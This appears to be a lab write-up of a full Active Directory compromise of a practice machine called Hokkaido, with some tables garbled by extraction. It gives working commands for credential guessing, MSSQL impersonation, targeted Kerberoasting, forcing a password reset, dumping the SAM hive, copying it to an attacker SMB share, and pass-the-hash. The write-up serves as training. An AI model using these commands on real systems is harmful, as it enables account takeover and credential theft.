## Hokkaido | Kerbrute Enum | Cleartext PW & MSSQL Impersonation | RPCClient Password Change | SeBackPrivilege SAM Dump PTH

After enumerating other services we decided to try and leverage Kerberos Pre-Authentication to capture usernames. We can do this using a tool known as Kerbrute:

Now we can use these users to brute force our way into SMB using CrackMapExec:

SMB SMB	192.168.192.40 192.168.192.40	445 445	DC DC	<pre>[+] hokkaido-aerospace.com\info:info [+] Enumerated shares</pre>		
SMB		445	DC	Share		Remar
k	1,2,100,1,2,140			0		realities
SMB	192.168.192.40	445	DC	- 10 m	The state of the s	_
SMB	192.168.192.40	445	DC	ADMIN\$		Remot
e Admin						
SMB	192.168.192.40	445	DC	C\$		Defau
lt share						
SMB	192.168.192.40	445	DC	homes	READ, WRITE	user
homes						
SMB	192.168.192.40	445	DC	IPC\$	READ	Remot
e IPC						
SMB	192.168.192.40	445	DC	NETLOGON	READ	Logon
server sha	re					
SMB	192.168.192.40	445	DC	SYSVOL	READ	Logon
server sha	re					
SMB	192.168.192.40	445	DC	<b>UpdateServicesP</b>	ackages READ	
A network	share to be use	d by cl	ient systems for	collecting all s	oftware packages	(usua
lly applica	tions) published	on thi	s WSUS system.			
SMB	192.168.192.40	445	DC	WsusContent	READ	A net
work share	to be used by Lo	cal Pub	lishing to place	published conten	t on this WSUS s	ystem.
SMB	192.168.192.40			WSUSTemp		A net
work share			g from a Remote W		ance.	
	,		J			

Now we can interact with the SMB service on the host:

```
-(kali®kali)-[~/OSCP/Hokkaido]
 -$ smbclient -L //192.168.192.40/ -U info
Password for [WORKGROUP\info]:
        Sharename
                                 Comment
                       Type
       ADMIN$
                       Disk
                                 Remote Admin
                                Default share
       C$
                       Disk
                                user homes
       homes
                       Disk
        IPC$
                       IPC
                                 Remote IPC
                       Disk Logon server share
Disk Logon server share
       NETLOGON
       SYSV0L
       UpdateServicesPackages Disk A network share to be used by client systems for
 collecting all software packages (usually applications) published on this WSUS system.
       WsusContent Disk A network share to be used by Local Publishing to place
published content on this WSUS system.
       WSUSTemp
                       Disk A network share used by Local Publishing from a Remote
WSUS Console Instance.
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.192.40 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
  -(kali®kali)-[~/OSCP/Hokkaido]
$ smbclient //192.168.192.40/homes -U info
Password for [WORKGROUP\info]:
Try "help" to get a list of possible commands.
smb: \>
```

In the homes share we found potential users but no useful files:

Angela.Davies	D	0 Sat Nov 25	09:57:09 2023
Annette.Buckley	D	0 Sat Nov 25	09:57:09 2023
Anthony.Anderson	D	0 Sat Nov 25	09:57:09 2023
Catherine.Knight	D	0 Sat Nov 25	09:57:09 2023
Charlene.Wallace	D	0 Sat Nov 25	09:57:09 2023
Cheryl.Singh	D	0 Sat Nov 25	09:57:09 2023
Deborah.Francis	D	0 Sat Nov 25	09:57:09 2023
Declan.Woodward	D	0 Sat Nov 25	09:57:09 2023
Elliott.Jones	D	0 Sat Nov 25	09:57:09 2023
Gordon.Brown	D	0 Sat Nov 25	09:57:09 2023
Grace.Lees	D	0 Sat Nov 25	09:57:09 2023
Hannah.O'Neill	D	0 Sat Nov 25	09:57:09 2023
Irene.Dean	D	0 Sat Nov 25	09:57:09 2023
Julian.Davies	D	0 Sat Nov 25	09:57:09 2023
Lynne.Tyler	D	0 Sat Nov 25	09:57:09 2023
Molly.Edwards	D	0 Sat Nov 25	09:57:09 2023
Rachel.Jones	D	0 Sat Nov 25	09:57:09 2023
Sian.Gordon	D	0 Sat Nov 25	09:57:09 2023
Tracy.Wood	D	0 Sat Nov 25	09:57:09 2023
Victor.Kelly	D	0 Sat Nov 25	09:57:09 2023

In the NETLOGON share we found a file called password reset.txt which contained a password:

```
smb: \temp\> dir
                                      D
                                               0
                                                  Wed Dec
                                                           6 10:44:26 2023
                                      D .
                                               0 Sat Nov 25 08:40:08 2023
 password_reset.txt
                                      Α
                                              27 Sat Nov 25 08:40:29 2023
                7699711 blocks of size 4096. 1919782 blocks available
smb: \temp\> get password_reset.txt
getting file \temp\password_reset.txt of size 27 as password_reset.txt (0.1
) (average 0.1 KiloBytes/sec)
smb: \temp\>
  -(kali®kali)-[~/OSCP/Hokkaido]
 -$ cat password_reset.txt
Initial Password: Start123!
```

And the password works for the discovery account:

SMB	192.168.192.40	445	DC	[+] hokkaido-ae	rospace.com\disc	overy:
Start123! SMB	192.168.192.40	E	DC	Fil Framousted	chance	
				[+] Enumerated		D
SMB k	192.168.192.40	445	DC	Share	Permissions	Remar
SMB	192.168.192.40	445	DC			
- SMB	192.168.192.40	445	DC	ADMIN\$		Remot
e Admin	1,2110011,2110					
SMB	192.168.192.40	445	DC	C\$		Defau
lt share						
SMB	192.168.192.40	445	DC	homes	READ, WRITE	user
homes						
SMB	192.168.192.40	445	DC	IPC\$	READ	Remot
e IPC						
	192.168.192.40	445	DC	NETLOGON	READ	Logor
server sh						
	192.168.192.40	445	DC	SYSVOL	READ	Logon
server sh						
	192.168.192.40					
	k share to be use			collecting all s	oftware packages	(usua
	ations) published				2512	
	192.168.192.40		DC	WsusContent		A net
	to be used by Lo				t on this WSUS s	
SMB	192.168.192.40 used by Local Pu			WSUSTemp		A net

Kerberoasting failed so we can try MSSQL with our creds for discovery:

First we can query for database users: SELECT name FROM master. syslogins

```
SQL (HAERO\discovery guest@master)> SELECT name FROM master..syslogins name
______
sa
BUILTIN\Users
hrappdb-reader
HAERO\services
```

Next we can list databases: SELECT name FROM master..sysdatabases;

```
SQL (HAERO\discovery guest@msdb)> SELECT name FROM master..sysdatabases;
name
master
tempdb
model
msdb
hrappdb
```

Majority are common databases but hrappdb sticks out but as our current user we don't have permissions to access this database:

```
SQL (HAERO\discovery guest@msdb)> use hrappdb
ERROR: Line 1: The server principal "HAERO\discovery" is not able to access the database "hrappdb" under the current security context.
```

Let's see if there is someone we can impersonate that can access this database: SELECT distinct b.name FROM sys.server\_permissions a INNER JOIN sys.server\_principals b ON a.grantor\_principal\_id = b.principal\_id WHERE a.permission\_name = 'IMPERSONATE'

```
SQL (HAERO\discovery guest@msdb)> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_princi pals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE' name _______hrappdb-reader
```

Now let's impersonate them and try to access the database: EXECUTE AS LOGIN='hrappdb-reader'

```
SQL (HAERO\discovery guest@master)> EXECUTE AS LOGIN='hrappdb-reader'
SQL (hrappdb-reader guest@master)> use hrappdb

[*] ENVCHANGE(DATABASE): Old Value: master, New Value: hrappdb

[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'hrappdb'.
SQL (hrappdb-reader hrappdb-reader@hrappdb)>
```

Access the content of the database gives us a username and password:


```
SQL (hrappdb-reader hrappdb-reader@hrappdb)> SELECT * FROM INFORMATION_SCHEMA.TABLES
                                             TABLE_TYPE
TABLE_CATALOG
                TABLE_SCHEMA
                               TABLE_NAME
                                             b'BASE TABLE'
hrappdb
                dbo
                               sysauth
SQL (hrappdb-reader
                     hrappdb-reader@hrappdb)> SELECT * FROM sysauth
     name
                        password
id
     b'hrapp-service'
                        b'Untimed$Runny'
SQL (hrappdb-reader hrappdb-reader@hrappdb)>
```

Logging in and evil-winrm does not work for this user so we can take a set further and try to use bloodhoundpython. :

bloodhound-python -d hokkaido-aerospace.com -u hrapp-service -p 'Untimed\$Runny' -c all --zip -ns 192.168.192.40

```
kali)-[~/OSCP/Hokkaido]
   bloodhound-python -d hokkaido-aerospace.com -u hrapp-service -p 'Untimed$Runny' -c all --zip -ns 192.168.192.40
INFO: Found AD domain: hokkaido-aerospace.com
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.hokkaid
o-aerospace.com:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.hokkaido-aerospace.com
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.hokkaido-aerospace.com
INFO: Found 34 users
INFO: Found 62 groups
INFO: Found 2 gpos
INFO: Found 6 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: dc.hokkaido-aerospace.com
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
INFO: Done in 00M 11S
INFO: Compressing output into 20241027001653_bloodhound.zip
```

Now we can upload the zip file to BloodHound for a path to gain access to the target system. Under Outbound Object Control for this user we see that it has control over Hazel. Green's account:



BloodHound provides a method on abusing the GenericWrite permission from our Linux machine:

## Targeted Kerberoast

A targeted kerberoast attack can be performed using targetedKerberoast.py.

targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'It sPassword'

The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well.


The recovered hash can be cracked offline using the tool of your choice.

We can download TargetedKerberoast from <a href="https://github.com/ShutdownRepo/targetedKerberoast">https://github.com/ShutdownRepo/targetedKerberoast</a> and now we are able to capture Hazel. Green's hash for offline cracking:


```
(kali® kali)-[~/OSCP/Hokkaido]
$ hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

c4fbb1c0b919e7614f5da: 086622744:haze1988

We are unable to gain remote access to the target with Hazel.Green's account so we must look for another method of lateral movement. Green is apart of the IT Group, along with 2 other users:



One of which is Molly. Smith who is also a Remote Desktop User:



IT departments typically have the capability to change users passwords, one method to do this remotely is through RPCClient, using the setuserinfo2 command:

```
(kali® kali)-[~/OSCP/Hokkaido]
$ rpcclient -N -U 'hazel.green%haze1988' hokkaido.offsec
rpcclient $> setuserinfo2 MOLLY.SMITH 23 'PASSWORd123!'
rpcclient $>
```

Now that the creds have changed and we know the user has remote desktop permissions we can attempt to login as Molly. Smith:

```
Microsoft Windows [Version 10.0.20348.2113]
(c) Microsoft Corporation. All rights reserved.

C:\Users\MOLLY.SMITH>whoami
haero\molly.smith

C:\Users\MOLLY.SMITH>_
```

## **Privilege Escalation**

As always we'll use whoami /priv to see what privileges our user has:

```
PRIVILEGES INFORMATION

Privilege Name Description State

SeMachineAccountPrivilege Add workstations to domain Disabled
SeSystemtimePrivilege Change the system time Disabled
SeBackupPrivilege Back up files and directories Disabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
```

Since we have Backup Privilege we can create backups of sensitive files. In this instance we are targeting the sam and system files:

```
PS C:\Users\MOLLY.SMITH\Downloads> reg save hklm\sam .\sam
The operation completed successfully.
PS C:\Users\MOLLY.SMITH\Downloads> reg save hklm\system .\system
The operation completed successfully.
PS C:\Users\MOLLY.SMITH\Downloads> dir
   Directory: C:\Users\MOLLY.SMITH\Downloads
                    LastWriteTime
                                         Length Name
Mode
           10/27/2024 4:13 PM
                                          335 EnableRestorePrivilege.ps1
            10/27/2024 4:19 PM
 a----
                                         49152 sam
             10/27/2024 4:19 PM
                                       17981440 system
```

Now we must move the files back to our Kali instance. To do this we'll set up an SMB server with user credentials:

```
(kali@kali)-[~/OSCP/Hokkaido]
$ smbserver.py share -smb2support . -user test -password test
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Then we'll use the net use command on Windows to connect to our server:

```
PS C:\> net use \\192.168.45.185\share /user:test test
The command completed successfully.
```

Lastly, we'll transfer the file over:

```
PS C:\> cp .\inetpub\wwwroot\sam \\192.168.45.185\share\
PS C:\> cp .\inetpub\wwwroot\system \\192.168.45.185\share\
```

Next we'll use secretdumps to dump the SAM file:

Instead of cracking the hash we can perform a PassTheHash with Evil-WinRM:

```
(kali® kali)-[~/OSCP/Hokkaido]
$ evil-winrm -i hokkaido.offsec -u Administrator -H d752482897d54e239
376fddb2a2109e4

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: qu
oting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Eyil-WinRM* PS C:\Users\Administrator\Documents>
```